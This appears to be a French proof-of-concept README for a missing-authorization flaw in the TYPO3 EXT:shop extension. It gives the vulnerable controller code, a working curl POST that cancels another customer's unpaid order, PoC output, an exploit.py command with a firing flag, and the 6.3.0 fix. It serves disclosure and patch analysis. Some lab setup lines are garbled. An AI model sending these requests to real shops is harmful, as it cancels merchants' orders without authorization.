 yuwkaaa/cve-2026-112071
annulation de commande non authentifiée dans TYPO3 EXT:shop


N'importe quel visiteur peut annuler des commandes impayées dans une boutique TYPO3. cancelAction() récupère l'identifiant de commande depuis la requête et ne vérifie jamais qui appelle. Les identifiants de commande sont séquentiels, donc chaque commande en attente est accessible. Pas de compte, pas de session, un seul POST.
| CVE | CVE-2026-112071 |
| Avis | TYPO3-EXT-SA-2026-036, 2026-10-20 |
| Paquet | codingms/shop "TYPO3 Shop by coding.ms", 10 182 installations |
| Affecté | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| Corrigé | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862, autorisation manquante |
| CVSS 4.0 | 6.9 Moyen, selon le score attribué par TYPO3 |
| CVSS 3.1 | 7.5 Élevé, AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N |
| Testé sur | TYPO3 13.4.34, PHP 8.4, shop 6.2.0 |
| Crédit | Nguyen Le Thanh Nam |
Deuxième CVE dans le même avis : CVE-2026-113468, falsification de callback PayPal dans le même contrôleur.
Classes/Controller/BasketOrderController.php:1053, version 6.2.0 :
if ($this->request->hasArgument('basketOrder')) {
    $basketOrderUid = (int)$this->request->getArgument('basketOrder');
    /** @var BasketOrder $basketOrder */
    $basketOrder = $this->basketOrderRepository->findByIdentifier($basketOrderUid);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in state "prepared"
        if ($basketOrder->getStatus() === 'prepared') {
            $basketOrder->setStatus('canceled');
            $basketOrder->setCanceledDate(new \DateTime());
            $this->basketOrderRepository->update($basketOrder);
cancel est enregistré comme action de plugin publique dans ext_localconf.php:62, l'action est donc accessible à n'importe qui. L'uid est un cast (int), il n'y a donc pas d'injection SQL ici. Ce qui manque, c'est une vérification de propriété. Le droit elseif juste en dessous gère le cas correct, en annulant la commande détenue dans la session propre de l'appelant.
Deux conditions le limitent : la commande cible doit être dans l'état prepared, et la page doit porter le plugin BasketOrder.
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=cancel' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'tx_shop_basketorder[basketOrder]=1'
[poc] BEFORE
+-----+----------+---------------+
| uid | status   | canceled_date |
+-----+----------+---------------+
|   1 | prepared |             0 |
|   2 | paid     |             0 |
+-----+----------+---------------+

[poc] ATTACK  anonymous POST, no Cookie, no session, no FE/BE user  -> order 1
        HTTP 200   order 1 status: prepared -> canceled
[poc]   FIRED  an unauthenticated request cancelled the order
Contrôles issus de la même exécution : l'ordre 2 est paid et reste intact, la suppression de l'argument basketOrder ne change rien, et l'installation ne compte aucun utilisateur frontend et aucune session ouverte. Sortie complète dans poc-transcript.txt.
GET renvoie 404, car TYPO3 le rejette avec un cHash vide. Les paramètres POST ne font pas partie du hash de cache, donc cHash ne couvre pas ce cas.
exploit.py envoie la même requête vers un hôte que vous contrôlez. Exécution à blanc par défaut :
python3 exploit.py http://shop.example/checkout --order 42 --fire
La réponse est HTTP 200, que la commande ait été déplacée ou non. Confirmez-le dans le backend.


get.typo3.org/13/tar.gz, sans Composer.shop depuis l'artefact Packagist publié, plus codingms/additional-tca et
codingms/modules.EXT:shop/Configuration/TypoScript/ dans le template racine.shop_basketorder sur une page.tx_shop_domain_model_basketorder avec status = 'prepared'.php -S, PHP intl chargé.Sautez l'étape 3 et chaque requête renvoie 404, ce qui donne l'impression d'un site non vulnérable.
6.3.0 lie l'uid à la session de l'appelant :
$this->restoreSession();
$sessionBasketOrderUid = (int)($this->session['basketOrder'] ?? 0);
if ($sessionBasketOrderUid > 0 && $sessionBasketOrderUid === $basketOrderUid) {
orderAction() présentait le même schéma et est accessible depuis les callbacks de paiement où aucun
cookie de session n'existe, il a donc reçu BasketOrderHmacService, qui signe l'uid avec
le site encryptionKey. Diff complet dans
fix-6.2.0-to-6.3.0.diff, extrait de l'artefact 6.3.0
publié. Ce correctif n'a été que lu ; le PoC n'a pas été réexécuté contre celui-ci.
Signalé à [email protected]. Versions corrigées par Thomas Deuling (coding.ms), avis de sécurité par Torben Hansen (TYPO3 Security Team).
Pour les systèmes de test que vous possédez ou êtes autorisé à tester.







